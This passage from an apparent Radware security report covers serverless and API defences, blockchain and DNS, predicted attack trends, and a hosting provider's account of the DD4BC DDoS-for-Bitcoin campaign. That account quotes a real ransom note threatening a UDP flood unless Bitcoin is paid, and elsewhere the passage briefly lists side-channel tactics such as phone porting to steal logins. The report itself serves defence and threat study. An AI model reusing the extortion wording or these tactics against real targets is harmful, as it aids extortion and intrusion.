- **API gateway:** Functions are processing REST API calls from client-side applications accessing your code with unpredicted inputs. An API Gateway can enforce JSON and XML validity checks. However, not all API Gateways support schema and structure validation, especially when it has to do with JSON. Each function deployed must be properly secured. Additionally, API Gateways can serve as the authentication tier which is critically important when it comes to REST APIs.
- **Function permissions:** The function is essentially the execution unit. Restrict functions' permissions to the minimum required and do not use generic permissions.
- **Abstraction through logical tiers:** When a function calls another function—each applying its own data manipulation—the attack becomes more challenging.
- **Encryption:** Data at rest is still accessible. FaaS becomes irrelevant when an attacker gains access to a database. Data needs to be adequately protected and encryption remains one of the recommended approaches regardless of the architecture it is housed in.

- **Web application firewall:** Enterprise-grade WAFs apply dozens of protection measures on both ingress and egress traffic. Traffic is parsed to detect protocol manipulations, which may result in unexpected function behavior. Client-side inputs are validated and thousands of rules are applied to detect various injections attacks, XSS attacks, remote file inclusion, direct object references and many more. In addition to the negative security model approach where the WAF is detecting known attacks, for the purpose of zero-day attack protection and comprehensive application security, a high-end WAF allows strict policy enforcement where each function can have its own parameters whitelisted. This approach is recommended when deploying a function processing sensitive data or mission-critical business logic. By nature FaaS services are delivered in front of the VPC workload, thereby preventing a basic WAF implementation in the VPC. Thus, they require a cloud-based WAF solution.
- **IoT botnet protection:** To avoid the significant cost implications a DDoS attack may have on a serverless architecture and the data harvesting risks involved with scraping activity, consider behavioral analysis tools and IoT botnet solutions. The anti-bot requirement is challenging on its own in the application space. The challenge becomes even more complicated and daunting when securing APIs against bot attacks. For example, with web applications you can challenge the client-side bot with JavaScripts. Unfortunately, that is not a valid option when it comes to APIs.
- **Monitoring function activity and data access:** Abnormal function behavior, expected access to data, non-reasonable traffic flow and other abnormal scenarios must be tracked and analyzed. While insufficient for comprehensive serverless architecture application security monitoring, various tools and services are available to support cloud activity tracking and monitoring. AWS offers CloudWatch and CloudTrail, which should be considered as monitoring tools.

BLOCKCHAIN: PASSING FAD OR THE FUTURE OF THE INTERNET?

Blockchain is perhaps best known as a vehicle for trading cryptocurrencies and its architectural model has great promise for new applications and services. In fact, blockchain may be poised to disrupt the Internet as we know it. Could it become the new electricity of the digital transformation era? How might it reshape cyber-security?

Blockchain—with its disruptive approach to data and communication channels—challenges the natural arrangement of the Internet. Blockchain, which is open, highly distributed and community driven, offers an intriguing and seemingly chaotic alternative to the traditional client-server model. When most people think of blockchain they think of cryptocurrencies. Yet this technology can do much more. It can facilitate digital contracts via ledgers, track maintenance and warranty entitlements, manage digital rights and complete a host of transactions of valuables or tokens.




Figure 61: Number of organizations currently conducting or exploring business activity in blockchain

Public vs. Private Blockchains

It's important to understand that there are two types of blockchains. The first is public (like the one underlying Bitcoin) and the second is private (like those powering business applications). What distinguishes public and private blockchains is who can participate in the network, execute the consensus protocol and maintain the shared ledger. Information security readers will quickly deduct the presence of access and permission challenges—obstacles that are greater when interacting with public blockchains.

Public blockchains do not discriminate in terms of who can participate in the network. Nor do they require identification from individuals or devices. These blockchains are built on a trustless distributed consensus

protocol, such as proof of work. Proof of work requires a substantial amount of computational power to maintain the distributed ledger at massive scale. Because of these computational requirements public blockchains offer incentives to motivate participants to join these networks.

Transparency is another fundamental attribute of a public blockchain. While the individual performing a transaction is anonymous the transactions themselves can be tracked and followed. This explains why Bitcoin is deemed pseudonymous and not anonymous. That transparency makes it possible to track suspicious transactions and stop money laundering—including activity by malicious agents using Bitcoin for ransom attacks.

By contrast, private blockchains are controlled networks that require each entity to identify itself. Joining a private blockchain requires an invitation and transactions are subject to permission ruling. There is less transparency than in a public blockchain. Information in the ledger is not always open and readable by all participants. Still more rules govern the process of storing and deciding on consensus, including determining which roles the nodes will play. A private blockchain can have many participating nodes, such as devices or users. However, the consensus might be governed by a limited set of nodes maintained by different members or stakeholders in the consortium that owns the blockchain. Consider, for example, that a database of patient health records may be maintained on a private blockchain. A limited number of nodes likely maintains the consistency of the chain and stores the full log of records. Meanwhile, specific, identified persons have access to the records and only a subset of those can alter certain ones.

A public blockchain brings together cryptography, distributed systems, economics, game theory, some graph technology and politics. It's a very delicate balance to maintain. Private blockchains are less dependent on politics and do not require intrinsic economic incentives to keep the ledger secure. In private blockchains traditional approaches and cryptography technologies provide the security.

The transparency of public blockchains affords some level of protection yet these networks are in fact regulated by proof of work. In order to prevent others from adding blocks to the blockchain, an attacker must own at least 51% of the total computational power ("work") in the blockchain. Proof of work requests that participants solve a complicated cryptographic puzzle before they can append a new transaction block on the chain.

Proof-of-stake algorithms have emerged to make public blockchains more efficient in their computational requirements and to alleviate the need for incentives. Blockchains based on proof of stake employ a deterministic (that is, pseudo-random) way of choosing who can add a block. This approach is still somewhat controversial. Some experts question its ability to resolve consensus in certain cases. Others question proof of stake's resistance against known blockchain attacks. (A prime example is double-spend—that is, when one individual successfully spends a Bitcoin more than once.)

Blockchain and Security

Among survey respondents adopting blockchain, the primary security challenge is understanding how it actually works (see Figure 62). Thirty-six percent doubt it will be an integral part of their business operation in the near term.

Radware sees three key considerations when considering how blockchain affects security: impact on DNS, control over blockchains and the ability to thwart DDoS attacks.

The End of DNS As We Know It?

A decentralized, secure domain name system would be a welcome innovation following recent DDoS attacks—particularly those against Dyn—and their impact on the threat landscape. Indeed, blockchain-based services could solve many of the availability and performance problems the Internet now faces due to malicious agents seeking to make easy money from organizations using the Internet to promote and conduct their businesses.




Figure 62: Security concerns associated with blockchain as perceived by organizations

Forward thinkers are already working on blockchain-based solutions to make DNS, websites and other public services less centralized, more secure and more resistant against censorship and governance. For example, Namecoin is a popular attempt to create an alternate domain name system based on public blockchain technology. Closely following Bitcoin, Namecoin piggybacks on the large base of Bitcoin miners to keep a critical mass and secure itself from 51% attacks. The central idea behind Namecoin is a fully distributed ledger of domain name transactions with names that can be added by anyone but altered by no one except each owner.

While that concept provides an unregulated, open alternative for the existing, centrally governed DNS it also raises a key question. How do we stop the bad guys from abusing it? Today, we can blacklist command and control, spam servers and other malicious servers, but with an open and ungoverned system, there is no enforcement. Gateway solutions in the marketplace can opt to blacklist malicious names. However, the various commercial gateways are not synchronized as with an open system. This leaves unclear who will enforce or supervise the global blacklist. In short, we could end up building the same frontend solutions—just based on a different backend.

Controlling the Chaos

Who, exactly, controls blockchains? It is an important question. After all, an inherent limitation of public blockchains is that they cannot be considered secure until they are able to motivate a critical mass of participants to join the chain. Remember that in a proof-of-work blockchain, the ability to fend off attacks is regulated by the 51% computational power threshold. What if nefarious parties somehow obtain that level of ownership in a blockchain? Any chain that provides less than adequate computational power across its participants will fail to resist attack economics. Only when enough computational power is available across all blockchain participants does the attack become too expensive to perform.

To gain credibility when bootstrapping new cryptocurrencies, one must first leverage established computing power in Bitcoin (or another mainstream chain). Sidechains for collaborative mining of cryptocurrencies are overlaying the established blockchains for security purposes, but an incentive is still required for miner will agree to co-mine the new currency. This is why Namecoin, for instance, is partly a domain name system and partly a tradable currency.

Defeating DDoS

One of the key strengths of these emerging platforms is also one of their weaknesses. Because they are fully distributed they are inherently resistant to DDoS attacks. However, a blockchain-based domain name system would require every participant to store the full name catalog and all its history. This is an impractical requirement for many entities. One can envision a system where a web service provides easy access for client systems and devices that do not want or are simply unable to store the full catalog of the blockchain ledger. Such a web service resembles any-casted DNS services—and brings us full circle to what many say is “broken” about today’s Internet.

Consider cryptocurrencies. Many people are using their mobile phones to trade them. In doing so they are not actually participating nodes in the blockchain. Instead, they use a portal that provides convenient access to a blockchain that runs in the backend. During 2017, different crypto exchanges have fallen victim to DDoS attacks and breaches that focus on these portals. Those incidents illustrate that to be fully distributed and enjoy the “new Internet,” every device must store the full Internet phonebook and its complete history of changes on its local storage. Alternatively, the “new,” blockchain-based Internet will have to fall back on gateways and portals that are still vulnerable to mass data breaches and DDoS attacks. In other words, the more things change, the more they stay the same.

How Will the Future Unfold?

Blockchain is still in its early days and is exciting and full of promise. While it seems to be well-suited to cryptocurrency trading and certain business applications, it has yet to break through as a global standard or a revolutionary disruption in terms of a “new Internet.” Only time will tell whether and to what extent blockchain can improve the Internet as we know it. In the meantime, let’s strive to balance optimism and skepticism about blockchain—and continue to protect ourselves with the solutions we have today.

7 FROM THE INSIDE OF AN ATTACK

SERVICE PROVIDER PERSPECTIVE: HOW HUMAN BEHAVIOR BECAME A WEAPON IN THE WAR AGAINST DDoS

Contributed by Stephen Trimble of Continent 8

Humans are creatures of habit. When driving home after work, making breakfast or going to bed, much has become automatic. In the criminal world, such patterns of behavior have helped law enforcement track down and identify repeat offenders and serial killers. In the world of cyber-security, patterns help us recognize differences between "good" and malicious traffic patterns. Beyond that, we also must remember that attackers themselves are humans. They too may leave patterns that we can use in the ongoing fight against cyber-attacks.

Cyber-attack patterns are of great interest to us at Continent 8 Technologies. A niche service provider, we have operations across Europe, Asia and the US and predominantly serve regulated markets. We provide hosting, connectivity and managed services to offshore finance, online gaming and corporate service providers who are specifically licensed to operate in regulated and offshore markets. The online gaming (gambling) sector is one of the largest and most highly regulated markets today. In addition to being heavily regulated, the sector by nature must be highly available. That has made it a prime target for DDoS attacks.

In December 2016, law enforcement agencies from Austria, Bosnia and Herzegovina, Germany and the United Kingdom joined forces with Europol in the framework of an operation against the cybercriminal group DD4BC (DDoS for Bitcoin). DD4BC was active across a number of sectors, with heavy focus on the payments and online gaming sectors—both potentially lucrative targets for any cybercriminal.

The estimated cost of a minute's downtime—in lost business and reputational damage—can easily stretch into hundreds of thousands of dollars. There is simply no margin for error.

Many large operators in the online gaming sector are major entities listed on stock exchanges. The estimated cost of a minute's downtime—in lost business and reputational damage—can easily stretch into hundreds of thousands of dollars. There is simply no margin for error. For the bad guys, that reality makes these operators great ransom targets. In fact, the DD4BC group saw the sector as such a big opportunity for its RDoS campaign that it spent weeks and even months systematically moving from one target to another. Each target would receive the same copy-and-pasted ransom notes. What follows is a sample from an actual excerpt:

> Recently, we were DDoS-ing "XXXXXX". You probably know it already.
>
> So, it's your turn!
>
> TargetDomain1.com and Targetdomain2.com is going under attack unless you pay 10 Bitcoin.
>
> Please note that it will not be easy to mitigate our attack, because our current UDP flood power is 400-500 Gbps, so don't even bother.
>
> Right now we are running small demonstrative attack on your server.
> Don't worry, it will stop in 1 hour. It's just to prove that we are serious.

As DD4BC moved systematically from one target to another, Continent 8 took note. We host and provide connectivity services to a large portion of the industry and we observed four consistent patterns:

- **Ransom notes** were sent via email around the same time of day (early morning EST). All came within 20 minutes of each other at the same time of day.
- **The Bitcoin value** requested for each campaign would change and appeared loosely related to the perceived value of the company. At the time, requests ranged from 2BTC up to 200BTC—relatively low ransoms given the monetary size of the targets.
- **The actual attacks** all started at the same time of day (early morning/lunchtime EST), had the same duration (30 minutes) and used the same attack vector (basic UDP flood).
- **DD4BC conducted one attack at a time.** Because the attacks were never simultaneous, it became safe to assume that the attacker was using a single bot or tool to initiate the attacks.

These patterns provided a huge advantage to Continent 8 as we geared up to mitigate against the campaigns on behalf of our clients being targeted. We were able to maintain continued, uninterrupted availability to our clients' customers. The campaigns also yielded great data that we passed to law enforcement agencies. Perhaps it was identifying these types of patterns, alongside data from other providers, that ultimately led to the perpetrators being tracked down and prosecuted.

Continent 8 has scaled globally in recent years. We now have a worldwide network of scrubbing centers all running Radware technology. With some 30 Internet Points of Presence and Internet transit measuring in the terabits per second, partnership with Radware is crucial to serving this type of industry and ensuring continued availability.

Attackers may work to randomize their activities, but ultimately, they are human. Intentional or not, they will leave a pattern. AI-powered analysis of data in near real time, from Internet chatter and other sources, represents the next frontier in anticipating and preventing attacks before they happen. Future mitigation technologies will translate such data into action, relying less on humans and more on automated, behavioral-based algorithms, thus safeguarding against automated, dynamic attacks. Continent 8 looks forward to collaborating with Radware on further development and enhancement of these types of intelligence.

8 A LOOK AHEAD: WHAT TO PREPARE FOR

2016 was the Year of DDoS. 2017 was the Year of Ransom. Can we assess leading indicators of new attack techniques and motivations to predict what 2018 will bring? The answer is a resounding "yes." We believe 2018 will be the Year of Automation—or, more precisely, big, bad attacks on automated technology processes. Here are four reasons why.

PREDICTION 1: ARTIFICIAL INTELLIGENCE (AI) IS WEAPONIZED

Elon Musk recently made headlines for suggesting we should be more worried about AI than North Korea. Musk's comment speaks to the risk of robots playing games and beating humans. It also reinforces fears that the human brain can't outperform or keep pace with certain kinds of automation. The truth is that no one yet knows exactly what AI can do for humankind. What happens if AI falls into the wrong hands?

There is evidence that 2018 could be the year it happens. We are already facing a barrage of bad bots fighting good ones. The black market for off-the-shelf attacks is maturing. Anyone responsible for network or application security will experience firsthand just how automated cyber-attacks have become. It will become apparent that humans simply can't process information quickly enough to beat the bots.

The only hope will be to fight AI with AI. Most cyber-security applications already use some form of AI to detect attack patterns and other anomalies. Such capabilities are used in various domains—from host-based security (malware) to network security (intrusion/DDoS). What all share is the ability to find and exploit meaningful information in massive collections of data.

White and black hats alike are continually hunting for vulnerabilities and zero-day attack concepts. Both can use machine learning/deep learning to collect information and either fix the problem or, in the case of unethical hackers, create one. A prime example is finding vulnerabilities in source code, reversed code or binary code

and identifying suspect pieces of code that might lead to the discovery of new zero-day concepts. These are activities that can be easily automated—as illustrated by the discovery of the Reaper botnet in late 2017.

It now feels like a race. Who will find the vulnerabilities first?

Sometimes organizations make it too easy for unethical hackers to win. How often have we seen attacks on vulnerabilities disclosed a few weeks or even several months before? WannaCry, for example, exploited the reality that people fail to upgrade in a timely manner. Hackers were able to launch massive, untargeted attack campaigns without the need to perform any research. The same was true with the Equifax breach, which exploited a recently discovered vulnerability. These opportunities were simply handed to attackers on a plate.

Other hackers—particularly those tasked with state-sponsored attacks—are more ambitious. For them, research is paramount. Consider that Vladimir Putin is on record stating that the nation that achieves an AI breakthrough will be the nation that achieves world domination.[11]

Will AI be used to jam communication links, plunge cities into darkness, set oil rigs on fire or destroy emergency services? Those may be worst-case scenarios, but they point to the need for every enterprise to consider how AI could both damage and protect it.

PREDICTION 2: APIS COME UNDER ATTACK

APIs are a double-edged sword for modern applications such as mobile apps, IoT apps and third-party services embedded into existing applications. They simplify architecture and delivery but introduce a wide range of risks and vulnerabilities. Unfortunately, API vulnerabilities still do not get the required visibility. All of the risks that affect web applications also affect web services, and yet traditional application security assessment tools such as Dynamic Application Security Testing (DAST) and Static Application Security Testing (SAST) either don't work well with APIs or are simply irrelevant to them.

APIs will be at the heart of many AI capabilities. Radware believes that protecting them may be the biggest problem of the future of the Internet. Here's just a brief example of the areas of concern for APIs—many of which will be attacked in 2018:

- **TLS** is required to secure the communications between the client and APIs for transport confidentiality and integrity of data in transit.
- **TCP Termination** for network evasion attacks detection where IP fragmentation is applied.
- **HTTP protocol parsing** and enforcement of HTTP RFC protects against various HTTP attacks such as NULL byte injection, encoded attacks, HRS attacks, content-type mismatch, etc.
- **Traffic normalization** for evasion attacks detection. Encoded attacks can easily bypass security solutions.
- **Message size policy** enforcement on HTTP message, body, headers and JSON/XML element sizes secures the application against buffer overflow attacks, resource exhaustion and other availability attacks on API infrastructure.
- **Access control** policy management with:
  - **IP-based** and **geo location** restrictions when relevant
  - **Access restriction to particular APIs** where, for example, some APIs should be exposed for public access while others are just for internal use.
  - **Access restrictions to specific HTTP methods** where the set of operations allowed for certain users are prohibited for other users or sources. (For example, a user can generate a license but cannot delete the license once generated.)

11 https://www.usnews.com/news/business/articles/2017-09-01/putin-leader-in-artificial-intelligence-will-rule-world

- **Strong typing** and a **positive security model** provide tight protection to the API infrastructure. It will be impossible to generate most of the attacks if, for instance, the only allowed value type in the JSON element is an integer with the value range of 1 – 100.
- **XML/JSON validity check and schema validation** is an extremely important security protection. Types, value ranges, sizes and order of XML elements must be configurable.
- **Rate-based protection** per application or per API is an important protection against service abuse (for informational APIs), brute force attacks and DoS attacks.
- **XSS** protection should be based on rules and signatures of known attack patterns.
- **SQL and no-SQL injection** protections can be achieved by sanitizing and validating user inputs and via rule-based attack detection.
- **Session management** can be used to protect the API key, which is posted as a body argument or in the cookie.
- **Data leak protection** is essential to making sure error messages and sensitive information is not leaking out to the potential attacker.
- **DDoS protection** is key to preventing and mitigating a wide variety of DDoS attack techniques that may exploit API vulnerabilities.

PREDICTION 3: PROXIES FALL PREY TO THREE TYPES OF ATTACKS

Radware predicts three proxy-based attack vectors worth noting: attacks against the CDN proxy, watering hole attacks and side channel attacks.

Attacking the CDN Proxy

New vulnerabilities in content delivery networks (CDNs) have left many wondering if the networks themselves are vulnerable to a wide variety of cyber-attacks. Here are five cyber "blind spots" that will be attacked in 2018—and how to mitigate the risks:

1. **Increase in dynamic content attacks.** Attackers have discovered that treatment of dynamic content requests is a major blind spot in CDNs. Since the dynamic content is not stored on CDN servers, all requests for dynamic content are sent to the origin's servers. Attackers are taking advantage of this behavior to generate attack traffic that contains random parameters in HTTP GET requests. CDN servers immediately redirect this attack traffic to the origin—expecting the origin's server to handle the requests. However, in many cases the origin's servers do not have the capacity to handle all those attack requests and fail to provide online services to legitimate users. That creates a denial-of-service situation. Many CDNs can limit the number of dynamic requests to the server under attack. This means they cannot distinguish attackers from legitimate users and the rate limit will result in legitimate users being blocked.

2. **SSL-based DDoS attacks.** SSL-based DDoS attacks leverage this cryptographic protocol to target the victim's online services. These attacks are easy to launch and difficult to mitigate, making them a hacker favorite. To detect and mitigate SSL-based attacks, CDN servers must first decrypt the traffic using the customer's SSL keys. If the customer is not willing to provide the SSL keys to its CDN provider, then the SSL attack traffic is redirected to the customer's origin. That leaves the customer vulnerable to SSL attacks. Such attacks that hit the customer's origin can easily take down the secured online service.

   During DDoS attacks, when web application firewall (WAF) technologies are involved, CDNs also have a significant scalability weakness in terms of how many SSL connections per second they can handle. Serious latency issues can arise. PCI and other security compliance issues are also a problem because they limit the data centers that can be used to service the customer. This can increase latency and cause audit issues.

   Keep in mind these problems are exacerbated with the massive migration from RSA algorithms to ECC and DH-based algorithms.

3. **Attacks on non-CDN services.** CDN services are often offered only for HTTP/S and DNS applications. Other online services and applications in the customer's data center, such as VoIP, mail, FTP and proprietary protocols, are not served by the CDN. Therefore, traffic to those applications is not routed through the CDN. Attackers are taking advantage of this blind spot and launching attacks on such applications. They are hitting the customer's origin with large-scale attacks that threaten to saturate the Internet pipe of the customer. All the applications at the customer's origin become unavailable to legitimate users once the Internet pipe is saturated, including ones served by the CDN.

4. **Direct IP attacks.** Even applications that are served by a CDN can be attacked once attackers launch a direct hit on the IP address of the web servers at the customer's data center. These can be network-based flood attacks such as UDP floods or ICMP floods that will not be routed through CDN services and will directly hit the customer's servers. Such volumetric network attacks can saturate the Internet pipe. That results in degradation to application and online services, including those served by the CDN.

5. **Web application attacks.** CDN protection from threats is limited and exposes web applications of the customer to data leakage and theft and other threats that are common with web applications. Most CDN-based WAF capabilities are minimal, covering only a basic set of predefined signatures and rules. Many of the CDN-based WAFs do not learn HTTP parameters and do not create positive security rules. Therefore, these WAFs cannot protect from zero-day attacks and known threats. For companies that do provide tuning for the web applications in their WAF, the cost is extremely high to get this level of protection. In addition to the significant blind spots identified, most CDN security services are simply not responsive enough, resulting in security configurations that take hours to manually deploy. Security services are using technologies (e.g., rate limit) that have proven inefficient in recent years and lack capabilities such as network behavioral analysis, challenge-response mechanisms and more.

Finding the Watering Holes

Waterhole attack vectors are all about finding the weakest link in a technology chain. These attacks target often forgotten, overlooked or not intellectually attended to automated processes. They can lead to unbelievable devastation. What follows is a list of sample watering hole targets:

- App stores
- Domain name services
- Web analytics platforms
- Open source code commonly used by vendors
- Security update services
- Public code repositories to build websites
- Identity and access single sign-on platforms
- Third-party vendors that participate in the website

The DDoS attack on Dyn in 2016 has been the best example of the water-holing vector technique to date. However, we believe this vector will gain momentum heading into 2018 as automation begins to pervade every aspect of our life.

Attacking from the Side

In many ways side channels are the most obscure and obfuscated attack vectors. This technique attacks the integrity of a company's site through a variety of tactics:

- DDoS the company's analytics provider
- Brute-force attack against all users or against all of the site's third-party companies
- Port the admin's phone and steal login information
- Massive load on "page dotting"
- Large botnets to "learn" ins and outs of a site

PREDICTION 4: SOCIAL ENGINEERING GETS AUTOMATED

Social engineering is the use of deceptive techniques to trick individuals into providing information or access to systems. Often the techniques take advantage of normal human impulses, such as the desire to be helpful and kind. One of the most common examples is attackers posing as helpdesk representatives and calling employees to request their login credentials. Social engineering has long been a challenge to security. What's changing now is the risks of automation transforming human behavior into vulnerabilities. Automated social engineering makes it possible to do two things:

- Exploit human inputs into automated processes and cause those processes to work against us or on behalf of the perpetrator.
- Accelerate the speed and effectiveness of longstanding social engineering methods such as phone calls, emails, texts and even conversations.

These realities have already emerged as large automation issues. Dropbox, Amazon Web Services and Google have all announced huge outages caused by human interaction errors with automated processes related to networking or application changes. Can 2018 exploits of such human error vectors be far behind?

Striving for Cyber Serenity: Is the Best Behind Us?

2017 was a monumental year. The discovery of BrickerBot marked the first time a software-based botnet would render a physical (IoT) device permanently unusable. It also foreshadowed a new genre of botnets and attack techniques that automate dastardly deeds. The WannaCry and NotPetya ransom attacks that followed each demonstrated crude forms of automation.

The conclusion we can draw is this: If growth of the attack surface, techniques and means continues into 2018 through various attacks on automated technologies, the best years of security of our systems may be behind us. As we move into 2018, Radware offers up two key questions: How will the rise of automation fuel corresponding rises in new vectors for exploits? And, given the threat landscape, how can we develop tools and techniques today to protect ourselves from these technical, somewhat arcane threat vectors so that we may all live securely and peacefully?

Internet-connected devices are being deployed in virtually every aspect of our lives. Yet they are largely implemented in an insecure manner—often prompting decay to insecure architectures or configurations. The result is an environment in which automated attacks can and will thrive. Let us hope that 2018 will be the year when our collective societies learn how to transform the threat equation into a reasonable problem and abate the ominous signs before us all.

Until then, we urge you to pay special attention to weaponized AI, large API attacks, proxy attacks and automated social engineering. As they target the hidden attack surface of automation, they will no doubt be very problematic.

RESPONDENT PROFILE 9

In September 2017 Radware conducted a survey of the security community and collected 605 responses. The survey was sent to a wide variety of organizations globally and was designed to collect objective, vendor-neutral data about issues organizations faced while preparing for and combating cyber-attacks. All responder profile information is listed below. Please note that not all answers total 100% because some responders may have skipped the question.

Which best describes your title within your organization?




Figure 63: Title within organization

In total, how many employees are working in your organization?




Figure 64: Number of employees in organization

What is the scope of your organization's business?




Figure 65: Geographic scope of business

Regions represented




Figure 66: Regions represented

Which best describes your company's industry?




Figure 67: Industries represented

CREDITS 10

Authors

Carl Herberger
VP Security Solutions
Radware

